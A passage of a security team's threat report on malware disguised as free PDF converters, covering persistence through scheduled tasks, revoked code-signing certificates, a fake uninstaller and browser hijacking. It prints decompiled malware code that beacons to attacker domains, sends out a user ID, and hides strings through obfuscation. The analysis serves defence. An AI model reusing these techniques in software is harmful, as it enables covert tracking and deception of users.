Beyond Potentially Unwanted Apps

Malware Behind Fake PDF Converters

Version: 1.2 – 12-04-2025

Author: Serkan Sirmaci, Cyber Security Analyst @ Controlware CSIRT
Contact: threatreport@controlware.de

www.controlware.de
blog.controlware.de

Dear Readers,

PDF converters are among the most frequently searched tools in search engines. The most common use cases are converting PDF files to Word, Word to PDF, or merging several PDFs. Attackers actively exploit this popularity. PDF tools appear harmless, solve everyday problems, and are intentionally searched for by users. This creates a situation where users willingly download and execute installers or use online converters without being suspicious. These fake online converter websites and supposedly trustworthy installers then serve as an initial access point for various types of malwares, which can silently embed themselves into the system and often become active only weeks later.

In recent campaigns, attackers combine several techniques to remain undetected. They use SEO manipulation, typo squatting (registering domains that look almost identical to legitimate ones), and malvertising (purchasing online ads that redirect users to malicious sites) to push their fake services to the top of search results.

Introduction

In recent months, during our threat-hunting activities, we have noticed a new distribution trend involving “PDF Converter” themed software. These tools are delivered through Google ads or SEO poisoning and appear to offer a simple free file conversion service to users. However, many of these samples contain Adware/PUA or beyond a PAU features. Distributors make these tools seem legitimate by using modern user interface, fake reviews, and positive user comments, which makes this trend even more risky. Tools had abused code-signing certificates to look more trustworthy and to bypass SmartScreen, but in most cases the certificates are already revoked. In this write-up, we reviewed the technical features of these campaigns, the strategies used to deceive users, and the security risks they pose.

How did it start

As the Controlware CSIRT, we first detected the active distribution of several PDF Converter tools, likely connected to each other, through EDR systems in October 2025. The initial alert was triggered by a tool named CrystalPDF, which had been added to *MalwareBazaar* by Karsten Hahn. He also shared his partial analysis of this sample on *X*

In the following days, we began receiving similar alerts for several other PDF converter tools. We launched a hunting activity to determine whether they were present across our customer environments. This search revealed many matches, which led us to investigate them in more detail. Our goal was to understand how dangerous they might be, to determine whether there was any relationship between the different samples and to identify what kind of hunting strategy could be used to detect these tools effectively. We selected six different PDF converters for further analysis.


Technical overview

We have observed following notable suspicious indicators during our analysis:

1. Many of the analyzed tools maintain persistence by creating a scheduled task.

   - *"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ConvertMateTask"*
   - *"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Crystal_updater"*
   - *"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Easy2ConvertTask"*
   - *"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Schedule\TaskCache\Tree\PDC_Update"*

This task runs a .NET executable dropped in folder under AppData\Local (Figure 1) during installation, usually named to resemble a legitimate updater.




```
AppData › Local › PDFClick

Name                        Änderungs
PDFClick                    13.11.2025 1
Newtonsoft.Json.dll         13.11.2025 1
pctxt.txt                   13.11.2025 1
PDFClickUpdater.exe         13.11.2025 1
```

```
› AppData › Local › Easy2Convert › Easy2Convert › Easy2Co

Name                        Änderungsdatum
Easy2ConvertUpdater.exe     12.11.2025 13:48
FSharp.Core.dll             12.11.2025 13:48
Newtonsoft.Json.dll         12.11.2025 13:48
```

Figure 1 Controlware CSIRT-AppData Folder


Through this task, the software establishes regular connections to remote servers using a recurring pattern of infrastructure. The same directory also contains a dropped text file (Figure 1), which appears to store a UUID used during these network communications.



```
public void HandleUpdates()
{
    try
    {
        SessionInfoGatherer sessionInfoGatherer = new SessionInfoGatherer();
        SessionInfo sessionInfo = new SessionInfo(sessionInfoGatherer.getInstallDate(), sessionInfoGatherer.getUserID());
        string text = TokenGatherer.getToken<SessionInfo>("https://confetly.com/auth", sessionInfo);
        if (!string.IsNullOrEmpty(text))
        {
            SeqModule.Iterate<byte[]>(new $Handler.HandleUpdates@58(this, sessionInfo), SeqModule.Filter<byte[]>($Handler.HandleUpdates@57-2.@_instance, new UpdateGatherer().GetUpdates("https://confetly.com/
              update", text, sessionInfo.InstallationTimestamp@)));
        }
    }
    catch (object obj)
    {
        Exception ex = (Exception)obj;
        string text = File.ReadAllText(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "ConvertMate", "id.txt"));
        string errorMessage = ex.Message + ex.StackTrace + "&user_id=" + text;
        this.send(errorMessage, "iserr");
    }
}
```

Figure 2 Controlware CSIRT-dnSpy


The traffic is sent in JSON format and protected with AES encryption (Figure 3). Most of the contacted domains are already marked as suspicious by several security vendors on VirusTotal.



```
};
string text = Easy2ConvertUpdater.post("https://hagalilk.com/get-update", JsonConvert.SerializeObject(value));
string inputString = rawTokenObj.InstallDate;
string now = rawTokenObj.Now;
string value2;
using (Aes aes = Aes.Create())
{
    aes.Key = Easy2ConvertUpdater.deriveKeyFromString@73-1(inputString, Easy2ConvertUpdater.main@118.@_instance);
    aes.IV = Easy2ConvertUpdater.deriveKeyFromString@73-1(now, Easy2ConvertUpdater.main@118-1.@_instance);
    string text6;
    using (ICryptoTransform cryptoTransform = aes.CreateDecryptor())
```

Figure 3 Controlware CSIRT-dnSpy

2. Most of their certificates have been revoked by the issuer (Figure 4). It appears that when their certificates are revoked, the threat actors switch to a new code-signing certificate.
   CrystalPDF and PDFSpark are examples of this behavior.



```
⚠ Signed file, valid signature. Revoked.

File Version Information
Copyright          Copyright © LONG SOUND 2024
Product            CrystalPDF
Description        CrystalPDF
Original Name      CrystalPDF.exe
Internal Name      CrystalPDF.exe
File Version       3.0.10.2081
Date signed        2025-07-20 15:21:00 UTC

Signers
— LONG SOUND LTD
    Name           LONG SOUND LTD
```


```
⚠ Signed file, valid signature. Revoked.

File Version Information
Copyright          Copyright © LONG SOUND 2024
Product            Crystal PDF
Description        Crystal PDF
Original Name      Crystal PDF.exe
Internal Name      Crystal PDF.exe
File Version       3.0.10.100
Date signed        2025-08-28 13:17:00 UTC

Signers
— VAST LAKE LTD
    Name           VAST LAKE LTD
```

```
⚠ A certificate was explicitly revoked by its issuer.

File Version Information
Copyright          Crowd Sync LLC © 2024
Product            PDF Spark
Description        PDF Spark Setup
File Version       1.0.0.0
Comments           This installation was built with Inno Setup.
Date signed        2025-07-14 15:47:00 UTC

Signers
+ Crowd Sync LLC
```

```
⚠ A certificate was explicitly revoked by its issuer.

File Version Information
Copyright          Mainstay Crypto LLC 2025
Product            PDF Spark
Description        PDF Spark Setup
File Version       1.0.0.0
Comments           This installation was built with Inno Setup.
Date signed        2025-10-07 19:28:00 UTC

Signers
+ Mainstay Crypto LLC
```

Figure 4 Virus Total

3. Uninstall options are fake, it removes only the shortcuts and the uninstall registry keys and connects to a domain to show “Good by” but the malware continues to run, and the scheduled task remains active (Figure 5).




```
namespace uninstall
{
    // Token: 0x02000002 RID: 2
    public class App : Application
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
        private void OnStartup(object sender, StartupEventArgs e)
        {
            string subkey = "PowerDoc";
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall",
              true);
            if (registryKey != null)
            {
                registryKey.DeleteSubKeyTree(subkey, false);
            }
            string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "PowerDoc.exe");
            if (!File.Exists(path))
            {
                File.Delete(path);
            }
            Process.Start("https://getpowerdoc.com/powerd-goodbye");
            Application.Current.Shutdown();
```

PowerDoc Has Been Successfully Uninstalled

We understand that PowerDoc might not have been the right tool for your needs. Thanks for giving PowerDoc a try. We hope our paths cross again in the future.

Figure 5 Controlware CSIRT-dnSpy

4. They are using reverse strings or simple obfuscations (Figure 6, 7).



```
foreach (string text in new string[]
{
    Path.Combine(new string[]
    {
        Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles),
        Brws.backStr("elgoog"),
        Brws.backStr("emorhc"),
        "Application",
        Brws.backStr("exe.emorhc")
    }),
    Path.Combine(new string[]
    {
        Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86),
        Brws.backStr("elgoog"),
        Brws.backStr("emorhc"),
        "Application",
        Brws.backStr("exe.emorhc")
    }),
    Path.Combine(new string[]
    {
        Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
        Brws.backStr("elgoog"),
        Brws.backStr("emorhc"),
        "Application",
        Brws.backStr("exe.emorhc")
    })
```

```
// Token: 0x0600008A RID: 138 RVA: 0x000031F4 File Offset: 0x000013F4
private bool isPathExists()
{
    string path = this.rev("exe.emorhc\\noitacilppA\\emorhC\\elgooG\\)68x( seliF margorP\\:C");
    string path2 = this.rev("exe.emorhc\\noitacilppA\\emorhC\\elgooG\\seliF margorP\\:C");
    string path3 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplic
      ("noitacilppA\\emorhC\\elgooG\\"), this.rev("exe.emorhc"));
    return File.Exists(path) || File.Exists(path2) || File.Exists(path3);
}
```


```
Process.Start(new ProcessStartInfo
{
    FileName = "c_h_r_o_m_e_._e_x_e".Replace("_", ""),
    Arguments = "https://chrialletworton.com/524c5f6f-7ad4-4468-a535-e7598d5af5a
});
this.observer.OnAffiliateAccept();
```

```
    FSharpFunc<string, FSharpFunc<string, string>>>>>>>, Unit, s
    string, string, string>>("%s%s%s%s%s%s%s.exe"));
FSharpFunc<string, FSharpFunc<string, FSharpFunc<string, FSharp
    FSharpFunc<string, string>>>>>>> func = new $UpdatesHelper.p
string arg = "p";
string arg2 = "o";
string arg3 = "w";
string arg4 = "e";
string arg5 = "r";
string text = "s";
string error = "hell";
string arg6 = text;
processStartInfo2.FileName = FSharpFunc<string, string>.Invoke
```

```
    104,
    114,
    111,
    109,
    101,
    46,
    101,
    120,
    101
};
string fileName = new string[]
{
    Encoding.ASCII.GetString(bytes),
    Encoding.ASCII.GetString(bytes2),
    Encoding.ASCII.GetString(bytes3) + Environment.UserName + Encoding.ASCII.GetString(bytes4)
}.First((string p) => File.Exists(p));
string arguments = string.Join("", new string[]
{
    "--hide-crash-restore-bubble ",
    "--restore-last-session"
});
Process.Start(new ProcessStartInfo
{
    FileName = fileName,
    Arguments = arguments
});
```

C:\Program Files\Google\Chrome\Application\chrome.exe


Figure 6 Controlware CSIRT-dnSpy



```
FSharpFunc<char, FSharpFunc<char, FSharpFunc<char, string>>> clo = PrintfModule.PrintFormatToStringThen<FSharpFunc<char, FSharpFun
  FSharpFunc<char, FSharpFunc<char, string>>>, Unit, string, string, Tuple<char, char, char>>("%c%c%c"));
string text = FSharpFunc<char, char>.InvokeFast<char, string>(new $Merger.r@38(clo), 'r', 'o', 'u');
int num = text.Length - 2;
int num2 = text.Length;
if (num < 0)
{
    throw new IndexOutOfRangeException();
}
Tuple<int, int> tuple = new Tuple<int, int>(0, num);
num2 = tuple.Item1;
int item = tuple.Item2;
int num3 = item - num2 + 1;
string text2 = (num3 > 0) ? text.Substring(num2, num3) : string.Empty;
clo = PrintfModule.PrintFormatToStringThen<FSharpFunc<char, FSharpFunc<char, FSharpFunc<char, string>>>>(new PrintfFormat<FSharpFu
  Tuple<char, char, char>>("%c%c%c"));
text = FSharpFunc<char, char>.InvokeFast<char, string>(new $Merger.r@39-3(clo), 'c', 'h', 'i');
num = text.Length - 2;
num2 = text.Length;
if (num < 0)
{
    throw new IndexOutOfRangeException();
}
tuple = new Tuple<int, int>(0, num);
num2 = tuple.Item1;
item = tuple.Item2;
num3 = item - num2 + 1;
string str = (num3 > 0) ? text.Substring(num2, num3) : string.Empty;
string str2 = text2;
clo = PrintfModule.PrintFormatToStringThen<FSharpFunc<char, FSharpFunc<char, FSharpFunc<char, string>>>>(new PrintfFormat<FSharpFu
  Tuple<char, char, char>>("%c%c%c"));
text = FSharpFunc<char, char>.InvokeFast<char, string>(new $Merger.r@40-6(clo), 'm', 'e', 'l');
num = text.Length - 2;
num2 = text.Length;
if (num >= 0)
{
    tuple = new Tuple<int, int>(0, num);
    num2 = tuple.Item1;
    item = tuple.Item2;
    num3 = item - num2 + 1;
    string pn = str + str2 + ((num3 > 0) ? text.Substring(num2, num3) : string.Empty);
    FSharpFunc<Process, Unit> _instance = $Merger.clo@44.@_instance;
    Process[] processes = Process.GetProcesses();
    SeqModule.Iterate<Process>(@_instance, SeqModule.Filter<Process>(new $Merger.clo@43-1(pn), processes));
    return;
}
throw new IndexOutOfRangeException();
```

Figure 7 Controlware CSIRT-dnSpy

We identified that ConvertMate redirects users to the installation page of a Chrome extension called BriefMe (Figure 8). The extension performs its summarization function by connecting to an Amazon service, and technically it has permission to read and modify data on all visited websites. The domain listed in the extension's privacy information is not reachable, and the developer's email domain redirects to another extension download page, which belongs to a password manager. However, the extension still requires user interaction for installation, so no silent deployment is possible.



```
private void playEmbeddedVideo()
{
    string text = Path.Combine(Path.GetTempPath(), "video.mp4");
    string name = Assembly.GetExecutingAssembly().GetManifestResourceNames().First((string a) => a.Contains("Briefme"));
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(name))
    {
        using (FileStream fileStream = new FileStream(text, FileMode.Create, FileAccess.Write))
        {
            manifestResourceStream.CopyTo(fileStream);
        }
    }
    this.VideoPlayer.Source = new Uri(text);
    this.VideoPlayer.LoadedBehavior = MediaState.Play;
}

// Token: 0x06000033 RID: 51 RVA: 0x00002914 File Offset: 0x00000B14
private void YesImage_MouseDown(object sender, MouseButtonEventArgs e)
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "c_h_r_o_m_e_._e_x_e".Replace("_", ""),
        Arguments = "https://chrialletworton.com/524c5f6f-7ad4-4468-a535-e7598d5af5a3 "
    });
    this.observer.OnAffiliateAccept();
```

mewebstore.google.com/detail/briefme-your-document-sim/abkfpgooidjkipjnhnbjeopjklonjhkl


"BriefMe: Your Document, Simplified and Explained" hinzufügen?

Berechtigungen:

Alle deine Daten auf allen Websites lesen und ändern

Figure 8 Controlware CSIRT-dnSpy-Chrome Web Store

5. We detected that PowerDoc and PDFClick were performing browser hijacking (Figure 9).



Suchmaschine bearbeiten

Name: New

Kürzel: altinory

URL mit %s statt der Suchanfrage: https://much.altinory.com?q55iDp73YDde0zmqyRb7r8=llwgPDMhPj86MIQWJDEw...

Suchmaschine bearbeiten

Name: New

Kürzel: loyi.shtimat.com

URL mit %s statt der Suchanfrage: https://loyi.shtimat.com?xlFiar4kpGWTVoMq1N=XFw1KSY%252BKSgtKFQDUkcwGR...

Figure 9 Controlware CSIRT-Google Chrome Browser

Threat Intelligence Findings

After analyzing the tools, we collected several indicators and used them to understand how closely these artifacts might be related. Some of the findings suggested that many of them are linked to the same ecosystem or operation. Explained below, we identified that PDFSpark differs from the other samples in several ways.

